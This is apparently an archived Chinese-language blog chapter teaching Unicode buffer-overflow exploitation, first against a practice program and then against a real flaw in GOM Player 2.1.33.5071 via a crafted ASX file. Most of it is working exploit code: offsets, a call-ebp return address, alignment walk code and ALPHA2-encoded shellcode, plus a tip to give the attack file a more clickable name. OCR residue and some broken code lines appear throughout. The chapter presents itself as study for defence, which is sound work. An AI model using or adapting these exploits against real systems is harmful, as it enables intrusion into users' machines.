        "\x72"           // 007200      add [edx], dh (吃掉 00)
        "\x05\x15\x11"   // 0500150011  add eax, 0x11001500
        "\x72"           // 007200      add [edx], dh (吃掉 00)
        "\x2D\x11\x11"   // 2D00110011  sub eax, 0x11001100
        "\x72"           // 007200      add [edx], dh (吃掉 00)
        "\x50"           // 50          push eax
        "\x72"           // 007200      add [edx], dh (吃掉 00)
        "\xc3"           // C3          ret
    ;
    string exploit = junk + next + handler + jumpcode;

    fout << exploit;
}

```

請務必理解我在原始碼內的安排，讀者可能需要仔細推敲一下其中的邏輯關係，請理解後再繼續往下閱讀。

最後我們儲存程式，編譯，執行，產生出新的 exploit-vulnerable005.txt，然後再次透過 Immunity 載入 Vulnerable005.exe，再次跟隨 POP/POP/RET 來到 Next 結構處，如下圖：



INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

shellcode 可以放置的位置，124 就是我們從字元 A 起頭開始算起的偏移量，我們接著透過 ALPHA 2 工具取得我們的萬國碼版本 shellcode，因為 shellcode 的位址會存放在暫存器 EAX，假設我們原本的訊息方塊 shellcode 是存在 messagebox.bin 二進位檔案裡面，可以透過以下指令產生出萬國碼版本的 shellcode，關於如何產生一開始的訊息方塊 shellcode，請參閱第三章第 11 小節 Metasploit 的部份。

```
$. /alpha2 eax --unicode --uppercase < messagebox.bin
```

產生出來之後，我們重新改寫攻擊程式如下，這是最後的版本：

```
// attack-vulnerable005.cpp
// 2012-2-7
// fon909@outlook.com
#include <string>
#include <fstream>
using namespace std;

// 透過 ALPHA 2 產生
char code[] =
"PPYAIAIAIAQATAXAZAPA3QADAZABARALAYIAQAIAQAPASAAAPAZ1AI1AIAIAJ11AIAIAXA58AA"
"PAZABABQI1AIAIAI1111AIAJ11AYAZBABABAB30APB944JBYIJKUK9I2T04L4NQ8RX23GNQ7"
"YQT4KRQ0PTKD6LL4KCFMLTKOVKX4K3NMP4K6NXPOLX2UKCR9M1HQK09Q1PDK2LND044KOUOL4KR4"
"MXBXKQ9ZTK0JMHDKPZMPKQJKYSP419TKOD4KM1JNP1KOP190KFLCT7P2TKWQHL0LMKQXGZKL40KC"
"LO4082UIQ4KQJ04KQZKRF4KLLPKTKPZMLKQJKTKKTDKKQZH5914NDMLQQG5X2KXMY9D3YK5E9HBQX"
"4NPNLNLPR9X5OKOKO4IOULDGKSNJ89RSU7MLMTR2YX4NKOKOKOU9PELHRH2L2LMPQ1QXP3NRN"
"NC4BH45BS525XQLMTK23YJFPVKOPUKTU992R07KVHG2PMGL57ML04R2IXQQKOKOKOBHNP0928MP"
"QX3620BNOINQYK4H1LNDKVCYK3QXMQ28MP00RH20T2RLRDQX2ONLMPR7QXQ8QURLBLNQWYU8PLMTL"
"MTIK1NQ8RQZ00PSPQ0RKXPP1WPPPKQKEXA";

int main() {
    string const EXPLOIT_FILENAME = "exploit-vulnerable005.txt";


    ofstream fout(EXPLOIT_FILENAME.c_str());

    size_t const LENGTH = 2224;
    size_t const OFFSET = 124;

    string junk1(OFFSET, 'A');
    string shellcode(code);
    string junk2(LENGTH - junk1.size() - shellcode.size(), 'B');
    string next =
        "\x61"           // 61      popad
        "\x72";         // 007200  add [edx], dh (吃掉 00)
    string handler("\x01\x41"); // 00410001 利用内部的 Rahab : POP/POP/RET
    string walkcode =
        "\x72"           // 007200  add [edx], dh (吃掉 00)
        "\x05\x15\x11"   // 0500150011  add eax, 0x11001500
        "\x72"           // 007200  add [edx], dh (吃掉 00)
        "\x2D\x11\x11"   // 2D00110011  sub eax, 0x11001100
        "\x72"           // 007200  add [edx], dh (吃掉 00)
        "\x50"           // 50      push eax
        "\x72"           // 007200  add [edx], dh (吃掉 00)
        "\xc3"           // c3      ret
    ;
    string exploit = junk1 + shellcode + junk2 + next + handler + walkcode;

    fout << exploit;
}
```

這次無需透過 Immunity 執行，直接開啟黑底白字的命令列模式視窗，移動到 Vulnerable005.exe 的路徑下，並且將 exploit-vulnerable005.txt 檔案的完整路徑給它當程式的參數，執行後如下，我們成功的展示了一個模擬萬國碼程式的緩衝區溢位攻擊。



萬國碼程式的真實案例 - GOM Player

PCHome 的[網站](#)上是這樣介紹 GOM Player 的：

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html Go


1月 2月 4月
13
2014 2015 2016 Close Help

就既很方便的樣子，國內似乎也有很多人在使用它。GOM Player 在 2.1.33.5071 版本上有一個緩衝區溢位的漏洞，能夠允許攻擊者執行任意指令，2.1.33.5071 是在 2011 年 9 月 8 日釋出的，如果讀者有在使用這個軟體，並且你安裝的版本從 2011 年 9 月以前就沒有再更新的話，你的版本很可能就有這個漏洞，在同年的 12 月 12 日軟體供應商才釋出了更新的版本，解決了這個漏洞的問題。


讀者可以在以下幾個地方下載 2.1.33.5071 版，同樣的，筆者對這些網站沒有管理權限，只是想節省讀者花在搜尋引擎上的時間，MD5 雜湊值為：2635881f71c50b7331dd470ca579b74c。

http://www.oldapps.com/gom_player.php?app=2635881F71C50B7331DD470CA579B74C
<http://www.oldversion.com/download-GOM-Player-2.1.33.5071.html>

下載下來安裝之後，執行的時候，GOM Player 會有貼心的軟體更新服務，如下圖，這個服務的好處是可以避免使用者用到有漏洞的版本，但是據說很多人的習慣是口裡咕噥兩句：「這什麼？...（停頓一秒）...怎麼這麼煩！」然後直接按 No 把更新的視窗關掉，讓我們一起希望這不是你或你朋友的情況，總而言之，為了要驗證萬國碼的漏洞，請暫時選擇 No，以免版本被改掉，等到我們實驗完之後，要怎麼更新都可以。



版本 2.1.33.5071 的這個漏洞，作業系統的語言編碼設定必須要是英語系才可以，例如 English (United States)，如下圖，使用其他語言的設定可以避免攻擊者執行指令，但是 GOM Player 還是會遭受 DoS 攻擊，也就是某些影片打不開，然後 GOM Player 會當掉，這是我們討論萬國碼的攻擊一直以來提到的一個重點，使用萬國碼的應用程式可以避免掉一部分的緩衝區溢位攻擊，原因我們之前已經深度討論過，在此不再贅述，同樣地，為了實驗的緣故，如果你的語言編碼設定不是英語系，請照下圖所示，到控制台作一個切換的動作，我們目前還是只討論 Windows XP SP3 的情況，等到下一章就會探討其他的 Windows 版本。



漏洞的關鍵在於 GOM Player 在處理副檔名為 ASX 的多媒體檔案時，如果該多媒體檔案內部所夾帶的網址字串過長，則會覆蓋到 GOM Player 內部的函式回傳位址，也就是直接覆蓋 RET，造成攻擊者可能執行任意的指令，我們在此切換身份，開始假設攻擊者的行為，並從中分析學習。

要展開攻擊之前，我們需要先稍微了解一下 ASX 檔案的內部結構，底下是 Wikipedia 對 ASX 檔案介紹網頁中，所提供的一個 ASX 檔案範例：

```
<asx version="3.0">
  <title>Example.com Live Stream</title>

  <entry>
    <title>Short Announcement to Play Before Main Stream</title>
    <ref href="http://example.com/announcement.wma" />
    <param name="aParameterName" value="aParameterValue" />
  </entry>

  <entry>
    <title>Example radio</title>
    <ref href="http://example.com:8080" />
    <author>Example.com</author>
    <copyright>©2005 Example.com</copyright>
  </entry>
</asx>
```


INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

夾帶的網址字串太長的時候，就會造成可被緩衝區溢位攻擊的漏洞，有了 ASX 的樣板之後，我們可以按照這個樣板來設計攻擊程式，我使用 Visual C++ 開啟一個空白的 C++ Console 專案，命名為 Attack-GOMPlayer，並且手動新增一個 CPP 檔案，命名為 attack-gomplayer.cpp，原始碼內容如下：

```
// attack-gomplayer.cpp
// 2012-2-8
#include <string>
#include <fstream>
using namespace std;

string const exploit_filename = "exploit-gomplayer.asx";

int main() {
    ofstream fout(exploit_filename.c_str());

    string exploit(3000, 'A');


    fout << "<asx version=\"3.0\">\n"
        << "    <entry>\n"
        << "        <title>sample</title>\n"
        << "        <ref href=\"WWW.\" << exploit << "\"/>\n"
        << "    </entry>\n"
        << "</asx>";
}
```

從程式碼中可以看出，我輸出到檔案 exploit-gomplayer.asx 裡面的，是按照一個基本的 ASX 架構，我省略了一些旁枝的部份，只留下主要的枝幹，關鍵在於 href= 的那一行，首先設定讓 href="WWW."，然後在後面再補上攻擊字串，最後還是幫 ASX 檔案做一個收尾，維持完整的檔案格式，攻擊字串前面多加的 WWW. 很重要，這樣 GOM Player 才會判斷是一個網址字串，也才會落入漏洞的程式區塊裡面，並且 WWW. 的字母 W 是大寫字母，這一點也很重要，等一下我們必須要「踩」過這幾個字母，所以大寫的 W 和小寫的 w 就很有區別了，它們所代表的 opcode 是不同的指令。

將程式碼存檔，編輯，執行後，產生出 exploit-gomplayer.asx，我們透過 Immunity 打開 GOM Player，並且按下 F9 讓程式執行，等到 GOM Player 的介面出來之後，請按下左下方的播放按鈕，如下圖：



按下之後可以開啟檔案，在資料夾中移動到 Visual C++ 的專案資料夾內，找到並選擇我們剛剛產生，還熱騰騰的 exploit-gomplayer.asx 檔案，GOM Player 當掉，Immunity 出現畫面如下：



由圖中可以看出，EIP 已經被覆蓋為 00410041，所以這是一個直接覆蓋 RET 的緩衝區溢位漏洞，再來我們就是要找出覆蓋 RET 的偏移

```
// attack-gomplayer.cpp
// 2012-2-8
#include <string>
#include <fstream>
using namespace std;

string const exploit_filename = "exploit-gomplayer.asx";


int main() {
    ofstream fout(exploit_filename.c_str());

    string exploit = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A... (請自行貼上)";

    fout << "<asx version=\"3.0\">\n"
        << "    <entry>\n"
        << "        <title>sample</title>\n"
        << "        <ref href=\"\\\"WWV.\" << exploit << "\\\"/>\n"
        << "    </entry>\n"
        << "</asx>";
}
```

[illegible]

图 2-1-10 到此，我们如果回到前文的記事本中查看，如下圖



The screenshot shows a Notepad window with a single line of text containing a long sequence of hexadecimal characters. The text is: Ck9c10c11c12c13c14c15c16c17c18c19cm0cm1cm2cm3cm4cm5c6cm7c8cm9cn0cn1cn2cn3cn4cn5cn6cn7cn8cn9co0co1co2co3co4co5co6co7co8co9cp0cp1cp2cp3cp4cp5cp6cp7cp8cp9Cq9cq1cq2cq3cq4cq5cq6cq7cq8cq9c0rc1rc1rc2rc3rc4rc5rc6rc7rc8rc9cs0cs1cs2cs3cs4cs5cs6cs7cs8cs9ct0ct1ct2ct3ct4ct5ct6ct7ct8ct9cu0cu1cu2cu3cu4cu5cu6cu7cu8cu9cv0cv1cv2cv3cv4cv5cv6cv7cv8cv9cw0cw1cw2cw3cw4cw5cw6cw7cw8cw9cx0cx1cx2cx3cx4cx5cx6cx7cx8cx9cy0cy1cy2cy3cy4cy5cy6cy7cy8cy9cz0cz1cz2cz3cz4cz5cz6cz7cz8cz9da0da1da2da3da4da5da6da7da8da9db0db1db2db3db4db5db6db7db8

```
// attack-gomplayer.cpp
// 2012-2-8
#include <string>
#include <fstream>
using namespace std;

string const exploit_filename = "exploit-gomplayer.asx";

int main() {
    ofstream fout(exploit_filename.c_str());

    string junk(2040, 'A');
    string suspect("00112233445566778899aabbccdde");
    string exploit = junk + suspect;
}
```

INTERNET ARCHIVE
wayback Machine


http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016 Help

5 captures
13 二月 15 - 26 十一月 16

<< " </entry>\n"
<< "</asx>";
}

一樣，編譯執行，產生出新的攻擊 ASX 檔案，透過 Immunity 開啟 GOM Player，將檔案讀進去，Immunity 這次秀出如下：



可以看出這次 EIP 被 00330038 覆蓋，關鍵在於前面的四個位數是 0033，後面的位數會跳動，因為假設 EIP 被 00330033 覆蓋了，但是 00330033 那個位置有可執行的組語指令，則 EIP 會繼續往下走，因此關鍵在於 33，16 進位的 33 代表的是數字 3 的 ASCII 代碼，所以我們的偏移量是位於字串 "33" 的位置，也就是原本的 2040 再加上 6，因為字串 "33" 在整個 suspect 字串裡面的偏移量是 6，到此我們找到直接覆蓋 RET 的偏移量，也就是 2046。

接下來，我們需要找一個有意義的記憶體位址，好覆蓋在 RET 上面，我們在模擬案例那裡使用的是預先安排好的 Rahab，這裡不可能再有那種東西，所以我們必須要仔細觀察，看一下目前暫存器和堆疊的數值，選擇我們要「跳」到哪裡去，堆疊的數值都是我們推進去的內容，沒有有意義的記憶體位址，暫存器 EBX 和 EBP 則指向我們的字串，所以我們可以想方法跳到 EBX 或者 EBP，透過 mona 工具，在 Immunity 下方命令列輸入 lmona jmp -r ebx -cp unicode，參數 -cp unicode 代表我們要找萬國碼的 0x00mm00nn 格式，找完之後會發現找不到，mona 的搜尋功能有些時候不完全準確，所以如果要保險的話，建議可以使用 memdump.exe 的方式搭配 Metasploit 的 msfpescan 工具來查找，此方法我們在第四章的時候已經完整介紹過，在此不再贅述，查找之前，讓我們再度用 mona 查找一下 EBP 暫存器，輸入指令 lmona jmp -r ebp -cp unicode，這次 mona 找回了三個記憶體位址，我們選其中一個如下：

```
0x005700ae : call ebp | startnull,unicode {PAGE_EXECUTE_READ} [GOM.exe]
```

有了覆蓋 RET 的記憶體位址以後，我們先來紙上談兵一下，首先我們如果將 0x005700ae 覆蓋在 EIP 上，這樣電腦會執行 call ebp，然後就會立刻飛躍到 EBP 的位址，也就是我們所推入的網址字串的起頭 WWW... 那裡，因此馬上接著就會踩在 WWW. 字串上，把它們當作指令來執行，我們來實驗看看是否真是如此，將攻擊程式修改如下，產生出新的攻擊檔案，並且透過 Immunity 啟動 GOM Player，在載入攻擊檔案讓它當掉之前，請先到 0x005700ae 的地方設定中斷點，設定方式我們之前討論模擬案例的時候已經有解釋過。

```
// attack-gomplayer.cpp
// 2012-2-8
#include <string>
#include <fstream>
using namespace std;


string const exploit_filename = "exploit-gomplayer.asx";

int main() {
    ofstream fout(exploit_filename.c_str());


    string junk(2046, 'A');
    string ret("\xae\x57"); //0x005700ae : call ebp | startnull,unicode {PAGE_EXECUTE_READ} [GOM.exe]
    string exploit = junk + ret;

    fout << "<asx version=\"3.0\">\n"
        << "    <entry>\n"
        << "        <title>sample</title>\n"
        << "        <ref href=\"WWW.\" << exploit << "\"/>\n"
        << "    </entry>\n"
        << "</asx>";
}
```

設定完中斷點之後，讓 GOM Player 讀進新的攻擊檔案，GOM Player 程式執行立刻跳到 005700ae 的地方，如下圖：



我們按下 F7 逐步執行，程式會立刻跳到 EBP 的地方，也就是我們所推入的網址字串的起頭，如下圖：



數值 57 就是 ASCII 字母 W 的代碼，數值 2E 則是符號 . 的代碼，在 WWW. 之後（也就是 57 00 57 00 57 00 2E 00 之後），就是一連串的字 A 平原，我們的 shellcode 可以選擇住在這個平原上，我們在模擬範例 ALPHA 2 已經有為我們的訊息方塊 shellcode 做編碼，不過使用 ALPHA 2 必須要指定一個基底的暫存器，該暫存器必須要存放 shellcode 的記憶體位址，我們當時所選用的是 EAX 暫存器，現在其實不需要修改這一點，只需要在將執行權轉移給 shellcode 之前，修改一下 EAX，讓它儲存 shellcode 的位址即可。

大方向還是一樣，可以使用任何介在 00 到 7F 的 opcode，並且透過一些會把 00 位元組吃掉的指令來清除 00，巧妙從中而生，絕對不只一種答案，筆者的攻擊程式修改如下：

```
// attack-gomplayer.cpp
// 2012-2-8
#include <string>
#include <fstream>
using namespace std;

string const exploit_filename = "exploit-gomplayer.asx";

int main() {
    ofstream fout(exploit_filename.c_str());

    size_t const LENGTH = 2046;
    string walkcode =
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x55" // 55 push ebp
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x58" // 58 pop eax
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x05\x02\x01" // 0500020001 add eax,0x1000200
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x2D\x01\x01" // 2D00010001 sub eax,0x1000100
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x50" // 50 push eax
        "\x41" // 004100 add byte [ecx],al ;padding
        "\xC3" // C3 ret
    ;
    string junk(LENGTH - walkcode.size(), 'A');
    string ret("\xae\x57"); //0xae570ae : call ebp | startnull,unicode {PAGE_EXECUTE_READ} [GOM.exe]
    string exploit = walkcode + junk + ret;

    fout << "asx version=\3.0">>\n"
        << " <entry>\n"
        << " <title>sample</title>\n"
```


INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

首先第 13 行定義了字串 walkcode，一開始先放 \x41，這是為了把前面一個字元，也就是符號 . 的 00 位元組消化掉，然後後面的過程中，我主要都使用 \x41 來消化 00 位元組，主要指令如下：

```
push ebp
pop eax
add eax,0x1000200
sub eax,0x1000100
push eax
ret
```

所作的事情就是將 EBP 存到 EAX 內，然後將 EAX 加上 0x100，並且再讓程序跳到 EAX，接下來我們只需要把 shellcode 擺在 EAX 後來的位置即可，EAX 會等於 EBP + 0x100，也就是加上 256 個位元組，因為塞入的攻擊字串轉換成萬國碼的緣故，因此每個字元變成 2 個位元組，也就是偏移量是 128 個字元，但是 EBP 是指向一開頭的 "WWW."，這有 4 個字元，然後又加上我們的 walkcode 字串有 16 個字元（walkcode.size()），加起來共是 20 個字元，因此 EBP 到 EAX 的偏移量就是 128 - 20 = 108 個字元，我們只要把 shellcode 安插在從攻擊字串起頭開始算起的第 109 個字元位置即可，最後搭配上我們之前透過 ALPHA 2 編碼過的訊息方塊 shellcode，最後攻擊程式修改如下：

```
// attack-gomplayer.cpp
// 2012-2-8
// fon909@outlook.com
#include <string>
#include <fstream>
using namespace std;

string const exploit_filename = "exploit-gomplayer.asx";

char code[] =
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYIAQAIAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AA"
"PAZABABQ11AIQIAI1111AIAJ11AYAZBABABABAB30APB944JBVIJKUK9I2T04L4NQ8RX23GNQ7"
"YQT4KRQP0TKD6LL4KCFMLTKOVKX4K3NMP4KP6NXPOLX2UKCR9M1HQK09Q1PDK2LND044KOUOL4KR4"
"MXBXKQ9Z7K0JMHDPKZMPKQJYSP419TKOD4KM1JNP1KOP190KFLCT7P2TKWQHOLMKQXGZKL4OKC"
"LO4082UIQ4KQJ04KQZKRF4KLLPKTKPZMLKQJKTKKTDKKQZH5914NDMLQQGSX2KXMY9D3YK5E9HBQX"
"4NPNLN1JLPR9X5OKOKOKO4IOULDGKSNJ89RSCU7MLMTR2YX4NKOKOKOU9PELHRH2L2LMPQ1QXP3NRN"
"NC4BH45BS5T52SXQLMTKZ3YJFPVKOPUKTU992R07KVHG2PMGL57ML04R2IXQQOKOKOBHNP0928MP"
"QX3620BNOINQYK4H1LNDKVCYK3QXMQ28MP00RH20T2RLRDQX2ONLMPR7QXQ8QURLBLNQWYU8PLMTL"
"MTIK1NQ8RQZ00PSPQ0R0KXPP1WPPOKQEKXA";

int main() {
    ofstream fout(exploit_filename.c_str());

    size_t const LENGTH = 2046;
    size_t const OFFSET_TO_SHELLCODE = 108;
    string walkcode =
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x55" // 55 push ebp
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x58" // 58 pop eax
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x05\x02\x01" // 0500020001 add eax,0x1000200
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x2D\x01\x01" // 2D00010001 sub eax,0x1000100
        "\x41" // 004100 add byte [ecx],al ;padding
        "\x50" // 50 push eax
        "\x41" // 004100 add byte [ecx],al ;padding
        "\xC3" // C3 ret
    ;
    string offset(OFFSET_TO_SHELLCODE, 'A');
    string shellcode(code);
    string junk(LENGTH - walkcode.size() - offset.size() - shellcode.size(), 'A');
    string ret("\xae\x57"); // 0xae | startnull,unicode {PAGE_EXECUTE_READ} [GOM.exe]
    string exploit = walkcode + offset + shellcode + junk + ret;

    fout << "asx version=\"3.0\">\n"
        << " <entry>\n"
        << " <title>sample</title>\n"
        << " <ref href=\"WWW.\" << exploit << "\"/>\n"
        << " </entry>\n"
        << " </asx>";
}
```

存檔編譯執行，產生最後的攻擊檔案，甚至可以將此檔案改個更讓人想點的名字，比如說如下：



直接點擊此檔案，GOM Player 也會說：「Hello, World!」



本章已經講解了三種不同的緩衝區溢位攻擊變化，不只是原理，包括模擬案例以及實際案例都已經仔細地討論過，希望讀者對緩衝區溢位的攻擊能夠有多一點點的理解，目前為止，我們都主要討論 Windows XP SP3 上的情況，接下來的第六章，我們會介紹一些主要的編譯器以及作業系統保護機制，並且討論 ROP（Return-Oriented Programming）以及實作，期待藉此研究攻擊者的行為模式與技術，能夠防範於未然並且提昇網路安全的能力。

總結本章所學：

- * 例外處理的攻擊原理與實例
- * Egg Hunt 的攻擊原理與實例
- * 萬國碼的攻擊原理與實例

[<<< 第四章 - 直槍實彈](#)
[>>> 第六章 - 攻守之戰](#)

於 下午4:36

沒有留言：

張貼留言

<https://www.blogger.com/comment-iframe.g?blogID=21165>

Latest
Show All

INTERNET ARCHIVE

Wayback Machine

5 captures

13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html

Go

1月2月4月

◀13▶

201420152016

Close

Help